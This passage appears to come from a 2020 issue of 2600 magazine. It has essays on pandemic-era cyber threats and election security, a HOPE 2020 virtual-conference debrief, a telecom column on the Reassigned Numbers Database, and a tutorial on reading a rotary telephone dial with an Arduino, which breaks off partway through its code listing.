        root.update_idletasks()
        root.after(framerate_delay, loopCapture)
        saveImage()
    except IOError:
        print IOError
    except AttributeError:
        print AttributeError

root.config()
loopCapture()
root.mainloop()
```

Cyber-Pandemic: The World in Ruins

by Stephen Comeau

When I first sat down to write this article, I was going to talk to you about changes in email security, a dangerous Bluetooth exploit recently discovered, and a few other looming cyber-threats generally worthy of discussion. To my own disbelief, however, as 2020 unfolded, we came to face a world transfigured and transformed. We have witnessed the global fall into disarray as we confronted a worsening pandemic, social unrest, and the impact of a rotting infrastructure. As these problems arose, we found ourselves embarrassingly ill-equipped to deal with them. It feels like our world is now entering a post-apocalyptic phase. Too little seems to make sense anymore that previously went unquestioned; neither our nation’s leaders nor its people can seem to agree on even the essentials necessary to see us safely through to better times. Amidst the cry of “fake news,” not even facts are seen as indisputable anymore.

The more we fight and argue, the more our world continues to burn - with the fires of both pandemic and social unrest - with no clear end in sight.

As if the global unrest were not enough, the current climate of disarray has precipitated, as if by open invitation, a glandular increase in cyber-threats, perhaps the greatest in recent history. To be honest, I am not even sure where to begin. It is really that bad out there right now and has been since the start of February. Cyber-attacks had increased, by that point, at a rate of 37 percent above what is considered typical (according to *Infosecurity Magazine*). That is an increase of six times the normal rate. Sadly, this has been only the start of the cyber pandemic surge. Since February, the number of cyber-attacks and threats that have occurred have increased at an even more alarming rate.

The most considerable part of the overall growth in cybersecurity threats was not the increase in phishing, which has increased by over 600 percent, nor in the alarming increase in state-sponsored cyber-terrorism and voter manipulation. These threats are admittedly significant, as considered in their own right.

No, my biggest concern is in how many of these attacks are directly focused on pharmaceutical companies, in an attempt to delay or prevent the creation of a vaccine for this pandemic. It honestly boggles my mind why anyone would want to attack such needed research, universally benefiting all - including potentially the cybercriminals themselves - or to try to delay the onset of development activities that could save so many lives. If anything, we should be working together to try to overcome such a dire threat to humanity as a whole. But no, we go ahead and try to destroy ourselves, as usual. How much of a sense of self-preservation do we need before we wake up and realize that this pandemic is a problem for us all? Neither greed nor pride should get in the way of a solution. This epidemic is a species trial, a test of our essential nature as human beings, worthy to inhabit this planet for the foreseeable future. It is a test we are called upon to pass as one race of beings. We do not have time here for petty squabbles. We need to come together if we are to win against this crafty pandemic.

To make matters worse and more discouraging, it is expected that the most substantial of these attacks on our pharmaceutical companies have been sponsored by other countries in an attempt to acquire our knowledge on the virus and to slow down our progress towards a cure. Among the list of suspected countries are China and Russia. Again, all such attacks are stupid and misguided; they hamper the cooperation we need to arrive at a solution sooner. Our nation's scientists, currently working on a vaccine, have already agreed to share any research information with their counterparts in other countries. So why would anyone want to attack pharmaceutical companies, thus potentially decelerating the overall effort? When the information and progress will be shared freely, it doesn't make much sense to try to steal it, now does it? Not unless you have a purely destructive end in mind.

From one standpoint, this pandemic has done us a favor. It has cast a revealing light on a lot of issues in our society that really need to be resolved. Do not get me wrong; most of these issues have been lying dormant there already. But unfortunately for us, it takes seeing the world almost in ruins for us to realize that we really need to do something about them.

Take our nation's infrastructure, for example. Most of it has been outdated or nonexistent in many areas of the country for more than a decade now. We still have regions working off of dial-up networks - you know, the technology we used to access the Internet back in the late '80s and early '90s, the kind that plugs into our Cat 2 phone boxes. This is America! We should be the most technologically evolved country in the world. So please explain to me how this is even possible. Why isn't our entire infrastructure backbone on fiber by now? Why doesn't everyone have affordable access to gigabit speeds around the country regardless of where they live?

The political roadblocks are mind boggling too. We have the technological and social means. There should not be much in the way of cost concerns. The equipment needed to make a fiber backbone infrastructure reality is not that pricey anymore. So, the only thing I can come up with as to why we don't currently have it has to do with politics. But the greater issue we face here is more basic and essential than any limited political agenda or infrastructure development alone. We need networks we can secure properly, networks that are secure, in large part, because they are ultra-modern. This now becomes a defense issue. It has led us to one of the bigger reasons why we are now having such a giant cybersecurity problem in our country. And this all stretches back to conditions prior to the pandemic - which brings me to my next point.

The pandemic helped to shine a light on our security gaps. But it also showed us how ill-prepared we have been, as a nation, in addressing any increase in cyber-attacks. It feels like we have been sent into battle without rifles that can fire.

When combining an uptake of cyber-traffic, an increase in all forms of cyber-attack, an ever-persistent dearth of capable experts, the poor condition of the country's technical infrastructure, and the deluge of new technical challenges created by the pandemic, we find ourselves in the perfect storm. It has left us scrambling just to get caught up to where we can hope to meet existing threats, let alone begin to address the novel ones that are just now looming on the horizon. The truth, as now revealed, is plain and agonizing: we did not have a plan to fight the challenges we now face and we are now, as a country, paying a heavy price for it.


One thing is now clear. We have a lot of work and preparedness to do if we are to better deflect future attacks. We have a lot of things to seriously ponder, as a country, as individuals, and as a race of beings in general. We will have some big and critical decisions to make if we are to secure our future properly, and to make it a better and brighter one.

So, with this emphatic word of warning, I leave you to consider the critical ideas and issues we focused on here. It is my hope that, by the time you read this article, we will all have a better understanding of what is needed to make our future more positive and more secure.

Understanding Election Security Through the Lens of the Hierarchy of Voter Needs

by Allie Mellen

In the book *A Theory of Human Motivation,* Abraham Maslow laid out a motivational theory in psychology that he describes as an attempt to formulate a positive theory of human motivation. This is called Maslow's "Hierarchy of Needs," and the theory can be extended to the motivation of individual citizens to vote based on what needs are or are not being attacked: The Hierarchy of Voter Needs. Using this hierarchy, we can better understand what attacks limit individuals' ability and motivation to vote and why.



The Hierarchy of Voter Needs can be defined as the hierarchy of needs that must be secured before an individual can be motivated to vote.


Each level of the Hierarchy of Voter Needs compounds on the other. For voters, events of life and death come before voting. When citizens are facing a natural disaster that threatens their lives, voting will not be their priority - getting to safety will be. Similarly, personal and family health, work security, property security, and financial security all tend to be prioritized before voting to different degrees.

But how do we understand voter needs in the context of cybersecurity threats?

Relating Cyberattacks and the Hierarchy of Voter Needs

To clearly categorize cyberattacks on voters and democracy, we can use a valuable framework that clarifies the targets of cyberattacks. Cyberattacks target three different planes that human beings operate on:

- *The Infrastructure Plane* is the one we consider the most often with regards to daily life. This is attacking machinery, whether it be voting machines, the electric grid, traffic lights, or other physical elements.
- *The Information Plane* is the difference between facts and fake news. This can be particularly difficult to address as compared to other planes, and often relies on legitimate individuals spreading disinformation they believe to be true. Often, this can be fueled by emotional triggers.
- *The Ethos Plane* is about swaying and shaping public opinion. It's shaping the perception of reality for large groups of people to the point where they will advocate for a particular opinion. This is often done through the manipulation of social networks with botnets and sock puppets.



The planes attackers can target to perpetrate cyberattacks.

With election security and existing infrastructure considerations, we have focused our preparation efforts on attacks to (1) the infrastructure plane. However, as we have seen in previous elections, attacks that target (2) the information plane and (3) the ethos plane have not only been widespread, but have also contributed to the degradation of citizens' faith in democracy.

Attacks on the infrastructure plane most clearly affect all levels in the Hierarchy of Voter Needs. Attacks on the information and ethos planes, however, tend to be digital actions with few direct physical attacks, mostly focused on the belief system. It can be difficult to quantify the damage caused by digital attacks like spreading misinformation or swaying public opinion. However, over time, the results of these attacks can be clearly mapped to the hierarchy, as we have seen with previous attacks.

For example, an attack on the ethos plane to strengthen public opinion against a particular race or religion can lead to public upheaval and action, as we saw in 2017 with the "Unite the Right" rally in Charlottesville, Virginia. These attacks on the ethos plane lead to an attack on the foundation of a citizen's needs, the needs of protecting against life and death circumstances.

Just as with Maslow's Hierarchy of Needs, the different levels can blend together at times. Voting may be worthwhile if you feel it will help you gain financial security. Similarly, voting may be a way you exercise your freedom to maintain your property security. However, the main point of the hierarchy remains. If the foundation is attacked, the higher levels lose priority. To what extent depends on the gravity of the situation and surrounding factors.

Why Make this Hierarchy?

This hierarchy helps us identify all the different things voters need to worry about, and therefore, all the things attackers can target. When defending elections, we need to be cognizant of the fact that election security extends far beyond hacking voting machines and can have a far deeper and longer lasting impact. Without establishing a hierarchy like this one, we would be unable to effectively lay out and dissect the different kinds of threats election security might face, especially those unexpected or more difficult to predict. This can serve as a model for red and purple teams looking to give the public and private sectors valuable insights into what types of threats they should be prepared for.

Allie Mellen is a security strategist at Cybereason. She has spent several years in cybersecurity and has been recognized globally for her security research. Over the past two years, she has helped organize and execute multiple election security tabletop exercises with participants from the FBI, Secret Service, Department of Homeland Security, and state law enforcement. In these sessions, it's hackers versus law enforcement as an exercise in what attackers can do to disrupt Election Day and what the government is prepared to do - or should be prepared to do - to stop them.

HOPE 2020 Fulfilled - Debrief Overview

by Various HOPE 2020 Attendees

[The outline for this debrief was compiled in the "How To Get Published in *2600*" workshop *during* HOPE 2020, through the help of BigBlueButton conference software. The list of contributors from the workshop and editors who turned the outline into this article can be seen at the end.]

Our Hackers On Planet Earth (HOPE) community rescued this year's HOPE 2020 conference in some exciting ways - kudos to the many volunteers who became HOPE 2020 rescuers. Attendees contributed to the effort as well with their enthusiastic presence at events and the exhibition of their many talents.

The COVID-19 virus caused fatal system crashes on conferences around the world by attacking the ability to meet in person. Queens, the planned location of the conference, was hit the hardest in all of New York City. However, HOPE 2020 refused to admit defeat. Hackers to their core, *2600* organizers took HOPE online and became trailblazers for a new future of how the minds of the globe unite. But was it a future we want to embrace? Let's examine what we did to hack the conference, what worked and what didn't work, and how the attendees thought it measured up.

The decision to take the conference online was not easy, but it was necessary. Many people would not have been able to attend due to border closings, not having two weeks to quarantine upon their return home, or not wanting to stress their loved ones about the COVID-19 danger to themselves. It would also have created a completely avoidable risk for attendees already at-risk due to health issues. While it was clearly the right thing to do, it was nonetheless quite scary.

The biggest fear was uncertainty. Because the event occurred before Blackhat and Defcon, and most other events scheduled to take place before HOPE 2020 were canceled entirely, nobody knew what to expect. How would the various technologies work together, and in what ways would things break? It turns out that finding solutions to problems like these is an essential hacker behavior. While moving the conference online stretched its duration from three days to nine, it also allowed for innovative ways to bring new projects online, like the short film contest. By being a trailblazer, HOPE 2020 was inevitably on the front lines of discovering stumbling blocks and figuring out solutions.

The most obvious downside to going online was that everyone was looking forward to an event at a brand new venue that they worked so hard to find after the debacle with the Hotel Pennsylvania. In addition, many people missed the adventure of visiting New York City and exploring areas outside of the conference. As for the conference itself, a number of issues arose. Hands-on workshops like lockpicking were much more difficult to manage, and sometimes people would be dealing with environmental issues such as children and pets while participating. The inability to meet face-to-face created many hindrances: the "hallway chat" rooms did not manage to fully replace realtime hallway discussions, and many people found it harder to make new friends.

On the other hand, HOPE 2020 became the most accessible HOPE conference ever. It was more affordable to many people who would normally be unable to attend, and the audience was more diverse, as people who couldn't attend in person due to distance, personal obligations, disabilities, and other reasons, were now able to participate. Above all, there were more first-time attendees. Phrases like "This is my first HOPE - I wouldn't have been able to attend if it wasn't online" were mentioned throughout the event.

No conference is without its hiccups, and this goes double for one duct-taped together a mere two months before it began. A number of new issues cropped up that nobody had encountered before. For example, some workshops, especially those with many participants, could not be recorded due to the difficulty of getting consent from everyone. In addition, debugging hands-on technical exercises in workshops proved a greater challenge for presenters because they couldn't easily look at the attendees' systems to see inputs and error messages. Some other signature elements of in-person conferences were missing, like merchandise (no stickers!), and no group dance parties. In general, the experience was not as immersive as an in-person event. However, valuable lessons were learned that can be applied to any future HOPE virtual conference.

There were also a lot of logistical changes to take into account. Bringing an in-person conference online is a feat in itself, but doing it on very short notice is almost impossible. By trading the regular three days plus travel time for nine days, engagement was lower because most people, including conference organizers, had to work during the week. Both attendees and presenters were in different time zones scattered literally around the world, and aggregating this into a manageable system was difficult.

That said, the tech worked sufficiently well. One immediate benefit was the ability to record everything on one's own device, as it can be awkward holding up a camera all the time in person. Also, the single track simplified a lot of things and allowed people to attend more talks, because there were no conflicts. One attendee did mention a talk which conflicted with a workshop they attended, but because they could record the talk on their phone, they simply watched it later. Things like this just aren't possible in person. Finally, the use of Matrix for a chat system enabled better discussion between attendees during the talks, while also providing the ability for attendees to ask presenters questions. In many ways, HOPE 2020 was more efficient online than it might have been otherwise.

No matter how well an online conference is implemented, nothing can replace the vibe of being in a crowded conference center in person. But HOPE 2020 came up with some great ways to overcome the loss of in-person. In spite of some early technical issues that were quickly resolved, the event managed not only to capture the spirit of a traditional HOPE conference as much as possible given current limitations, but also brought people a much needed reprieve from the horrors of the year of COVID-19. And most importantly, it gave us hope for the future.

The future of online meetings is something many of us would embrace; alternating between in-person and online is just one option. We welcome your opinions.

Contributors: Zap (London *2600*), @doubleEmms, @jahway603, @mnw, @Skyraider, @TheAxThatSlayedMe, @wr0, @mknox42, @DJHardB, @dagda, @00xCiara, @L0hkey, mr_psudo

Editors: aestetix, @dagda, @DJHardB, @doubleEmms, gerry lowry, @TheAxThatSlayedMe

Deepest thanks to Robert Caro.

References: HOPE 2020 video time machine: `archive.org/details/hopeconf2020`

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! It's election season. As I write this, the votes are being counted, but the Election Day robocalls are continuing to my most recent burner SIM. The polls close in another 14 minutes, but I guess that whoever is paying for them really thinks that people who are still undecided will somehow still vote. And whoever is calling and texting has absolutely no clue that the phone number was recently reassigned to me, and I am definitely not "Christina."

The number of both incoming and outgoing minutes that we process here in the Central Office is considerably lower than it was in previous years, but the number of complaints from subscribers to our customer service team about robocalls is up. In fact, it's one of the most common topics. We're not able to do anything about robocalls that don't originate on our network, but our tele-abuse team does follow-up on complaints about robocalls that we do originate. Often, as it turns out, the robocalls are legitimate and complaints result from a case of mistaken identity.

Robocalls represent a surprisingly large percentage of the calls we handle these days. We don't specialize in or market robocalling services, but we do provide customers who purchase automated dialer systems with the capability to use them on our network. "Why would you ever allow scammers, spammers, and other scumbags on your NXXs?" you may ask. Well, we don't - not knowingly, anyway. The majority of robocalls we handle are entirely legitimate: they're school districts informing parents that their kid didn't show up, medical and dental offices calling with appointment reminders, and pharmacies notifying people that their prescriptions are ready. And, of course, bill collectors - lots and lots of those, including our own delinquent accounts team!

While fully automated robocalls are illegal on the surface, there's a loophole: if they have an "established business relationship" under the Telephone Consumer Protection Act (TCPA), companies are allowed to hammer away at your phone with robocalls because you have "consented" to this (often by failing to opt out). And that's all well and good, except that the alleged "consent" goes with the person, not with the phone number. This, naturally, was red meat for class action attorneys who started suing big companies (especially collection agencies) for making robocalls to reassigned numbers. In turn, the Association of Credit and Collection Professionals sued the FCC, asking the courts for a solution. The courts obliged, giving birth to the Reassigned Numbers Database, adding another three letter acronym (RND) to the telecommunications mix.

It has taken about two years (which is practically lightning speed for any fundamental changes to telecommunications infrastructure), but we're finally getting pretty close to the RND launching. Like anything new, working out the details has been complicated with a lot of back and forth between the carriers, industry, and the FCC. Broadly, the Reassigned Numbers Database rulemaking required phone companies (like ours) to keep track of when phone numbers are disconnected. Starting on July 27th of this year, large carriers like us are required to maintain records when we permanently disconnect a number, and we are also required to wait for at least 45 days before reassigning them to someone else (smaller carriers have until January 27, 2021 to comply with these record-keeping requirements). For us, this isn't a problem; we already maintain records in multiple places.

The devil is in the details, which are still being worked out. The FCC won't run the database themselves; while they have created the requirements and specifications by which it will operate, the operator will be selected via competitive bid. You can expect the usual suspects like Neustar, Ericsson, etc. to bid. The FCC also takes a fairly hands-off approach to implementation details like the frequency and method of reporting, preferring to leave this to industry. The industry organization ATIS has specified that we'll need to push our reports to the database on the 15th of each month, but the specific details of how that will happen will come from the operator. Naturally, that's a hassle for us; our IT folks need to figure out where to pull data from, how to aggregate it, and how to format it. Given our ancient IT systems, this is no small task! Additionally, there are some unanswered questions: is a number considered disconnected as of when we stop billing for it or when it's actually no longer in service? (There can sometimes be a lag.) This *probably* doesn't matter, because we hold all numbers at least 90 days prior to reassignment (and we're not reassigning very many numbers these days anyway), so we'll have some slack to account for the delays. Nevertheless, for wireless carriers (who reassign numbers much faster than we typically do), a few days can make a big difference.

Once it's operational, the database will provide subscribers with information about whether a phone number was disconnected and, if so, how long ago it was disconnected (or it'll alternatively provide a "no data" answer). That will allow subscribers such as collection agencies to have a better idea of whether or not they're calling a reassigned number, and maybe there will be fewer wrong number calls by these folks. However, it will do nothing to prevent robocalls in the first place, nobody will be *required* to use the database, and illegal robocallers (such as scammers impersonating government agencies) won't be subscribers because they don't care whether they're reaching the correct person. Overall, this will create a moderate amount of work for us, and is likely to have very little real impact. However, whoever ends up with the FCC contract to operate the database will make a lot of money, and collection agencies will likely be able to turn their subscription into an indemnity.

And with that, it's time to board up our windows. Our threat intelligence feed is warning of election-related violence, and corporate security has issued a directive. Granted, our windows are tiny, reinforced, and 30 feet up in the air, but I guess that's why we have a scissor lift. Try to stay safe and healthy, and if I survive the latest spike in our hopelessly uncontrolled COVID-19 pandemic, I'll be back in the winter with another column.

References

Detailed RND technical requirements/specifications: `https://docs.fcc.gov/public/attachments/DOC-361954A1.pdf`

ATIS standard ATIS-0300120 for RND reporting by service providers: `https://access.atis.org/apps/group_public/download.php/54596/ATIS-0300120%282020-07%29.pdf`

WRITERS NEEDED!

There are so many topics in the hacker world that capture our interest. And everyone reading this has their own story to tell involving technology and their adventures with it. We need more of you to send us those stories so we can keep capturing and inspiring the imagination of many readers to come!


Send your articles to us via email at **articles@2600.com**

We prefer ASCII but can read any format. Most articles are between 1000-2000 words, but we have many that are fewer and a bunch that are more. What's important is that you add your voice to those who have written for *2600* over the years. (We've never heard anyone say they've regretted it.)

For those without Internet access,
our editorial department can be snail mailed at:
2600 Editorial, PO Box 99, Middle Island, NY 11953 USA

All writers whose articles are printed will receive a one year subscription (or back issues) plus a t-shirt of their choice.

Hacking Rotary Dials



by yeat

Once upon a time, telephones were not omnipresent and not mobile at all. A typical phone consisted of a massive body connected to both a receiver and a wall socket via cables. Especially in the early days of telephony, those devices were wall-mounted and not intended to be carried around. Oh, and you couldn't use them to take photos, text your friends, manage your calendar or look up stock prices or something in your favorite encyclopedia. You just made calls (and you were supposed to keep them short).

Fortunately, those days are long gone and you're probably even reading this article on your mobile phone. But unlike modern smartphones which nowadays come with built-in obsolescence, phones of the early days were extremely durable, worked for decades, and may even be working today!

Though maybe perceived as clumsy, heavy, and cumbersome by today's standards, some technological details are still quite fascinating. This article deals with one of those details: the rotary dial, whose appearance and characteristic sound is still widely associated with telephony in the "good old days."

First, I will share my journey to understanding how it works and then I'll describe how it can be utilized today.

Curtain Up for the Rotary Dial!

After introducing the first commercial telephone networks in the late 19th century, it took more than a decade to invent a feasible way of connecting two parties without involving the assistance of a human operator. As it was state-of-the-art back then, the problem was solved using a complex mixture of mechanics and electronics.

Telephones equipped with rotary dials, together with automated switching, brought a tremendous improvement of communication technology in the very early 20th century. Thanks to this invention, connections between callers no longer had to be initiated manually (though complete conversion to automated switching took many decades to come - especially in remote areas).

The decline of rotary dial phones started in the 1960s - that's no earlier than half a century after its introduction. At first, they were superseded by push-button pulse phones which were merely mimicking the pulses of a rotary dial whenever one of their buttons was pushed. Not much later, those were replaced by touch-tone phones, emitting the typical two-frequency sounds we still associate with dialing phone numbers. In the 1980s, rotary dial phones had mostly disappeared (at least throughout the western hemisphere).


Even today, such old telephones can be used if connected, for instance, to an analog port of a DSL router. Most probably, receiving of calls would work without further effort. Only for outgoing calls, a pulse to DTMF converter may be required as most modern routers don't recognize dial pulses anymore.

As they were manufactured in batches of millions, rotary dial phones, as well as spare rotary dials, can easily be obtained at the online auction post of your choice. So why not have some fun with it?

A Closer Look

I was lucky enough to get my hands on an old dial from the 1950s.

Back then, the mechanism was not encapsulated,



so one can easily watch what's happening when turning the dial. Here's what I observed:


The dial on the front is attached to the large gear in the center on the rear side. This gear spins a rotor [A] which is adjusted to constant speed by a tiny centrifugal brake [B]. The center gear also toggles two switches at [C] - initially one is open and one is closed. There is an additional switch at [D] which is normally closed and opened in pulses by the spinning rotor [A].


Last but not least, there is a cable attached at [E], forming the connection to the outside world. Its four wires were the focus of my further investigations.

To Switch or Not to Switch

As the electrical part of the mechanism is composed of several switches, I assumed that the four wires simply constituted the terminals of on/off switches.

Using a continuity tester, I discovered that two wires were interconnected (current flows, i. e., switch closed) while the other two were not (no current flows, i. e., switch open). By arranging two LEDs, two resistors (150 ohms), and a few wires on a breadboard according to the two pictures below, I was able to visualize what was happening when the dial was turned:





As long as the dial remained in its resting position, one LED lighted up (let's call this one LED 1, attached to Pair 1, forming Switch 1) and one LED was off (LED 2/Pair 2/Switch 2). But the real magic started when the dial was rotated.

Upon turning the dial by approximately two numbers, LED 2 suddenly lighted up as well. Both LEDs kept lighting until the finger stop was reached. Once it was released, the dial was spun back to its initial resting position. During this movement, LED 1 pulsed off several times. Shortly before the dial came to a rest, LED 2 turned off again.


The pulses of LED 1 were fired rather quickly, but when slowing down the backward spin with my finger, I could observe that the number of pulses magically coincided with the number chosen on the dial! For instance, if number 5 was dialed, then LED 1 would shortly turn off five times, six times if number 6 was dialed, and so on.


In other words, I had found one signal at Pair 2, indicating if the dial had been turned out of its resting position and another signal at Pair 1, revealing the number that had been dialed. That's definitely enough for a leap into the 21st century.

Entering the Arduino

In virtually every Arduino tutorial, dealing with switches comes very shortly after blinking LEDs (i.e., the hardware version of "Hello World"). Therefore, I will not go into detail about how switches can be connected to a microcontroller... just look it up if in doubt!

I opted for connecting both pairs to separate i/o ports and for using external pull-down resistors. The actual circuit in place is shown in these two images:





Besides the controller, it's just a bunch of jumper wires and two 10k ohm resistors. I used an Arduino Nano, but the below source code will work with most other Arduino flavors. The program logic is pretty straightforward: wait until Switch 2 closes (that's when the dial is being turned), then count how often Switch 1 shortly opens until Switch 2 opens again.

Sounds simple? It is! Almost at least... if it weren't for an annoying phenomenon called bouncing which is caused by the mechanical nature of switches: they practically never turn on or off instantly, but instead exhibit a short period of "bouncing" back and forth between closed and open state. If not properly dealt with, this nuisance leads to a myriad of falsely detected switching operations. There are several rather complex approaches for debouncing using additional circuitry, but a microcontroller can handle this pretty well with some software adjustments.

A commonly proposed way of handling this within source code is allowing each switch to settle by introducing a short pause after each pulse is detected (i.e., "debouncing time"). In this application, especially debouncing time for Switch 1 is crucial. If set too high, pulses are missed (detected numbers are too small) and if set too low, too many pulses are detected (numbers too big). In case of my dial, the correct amount of pulses is reliably detected by waiting 65 ms. Optimal values for other dials may vary.

The listing below shows my implementation of the above. The code explains itself (of course, hi hi). Once your Arduino is wired properly on the breadboard and hooked up to your computer, you can upload the code via the Arduino IDE and then directly connect to its serial console by pressing CTRL+SHIFT+M.

Once the dial is turned, the detected number should appear in the console window. If not, first check if the baud rate matches the value set in the program code before checking anything else.

And Next?


That's entirely up to you and your imagination! Apart from pushbuttons, potentiometers, keypads, and a myriad of other sensors, you are now capable of integrating a very cool vintage input device into your next project! I'm sure you will come up with countless marvelous ideas. And even if you don't, you still have learned a thing or two about this fascinating piece of ancient electromechanical hardware that once helped in connecting the world.

Have fun!

```
/*
 * Setting up i/o pins for
 *  - Switch 1 (normally closed/
➥ on)
 *  - Switch 2 (normally open/off)
 *
 *  There is only a limited set
➥ of i/o pins for each type of
 *  Arduino that can be attached
➥ to an external interrupt.
 *  Most (if not all) ATMega-
➥ based Arduino boards support
 *  external interrupts
➥ on i/o pins 2 and 3.
 */
#define PIN_SWITCH1 2
#define PIN_SWITCH2 3

/*
 * Optimal debouncing times may
➥ vary between different dials.
 * The below values work
➥ best with _MY_ dial.
 *
 * -> Change SWITCH1 debouncing
➥ time if the number detected is
 *    not correct
 * -> Change SWITCH2 debouncing
➥ time if turning/reaching
 *    initial resting position
is not detected properly
 */
```

```
#define SWITCH1_DEBOUNCING_MILLIS 65
#define SWITCH2_DEBOUNCING_MILLIS 100

/*
 * Global variables for exchanging values between interrupt
 * calls, namely
 * - debouncing buffers, storing when an interrupt routine
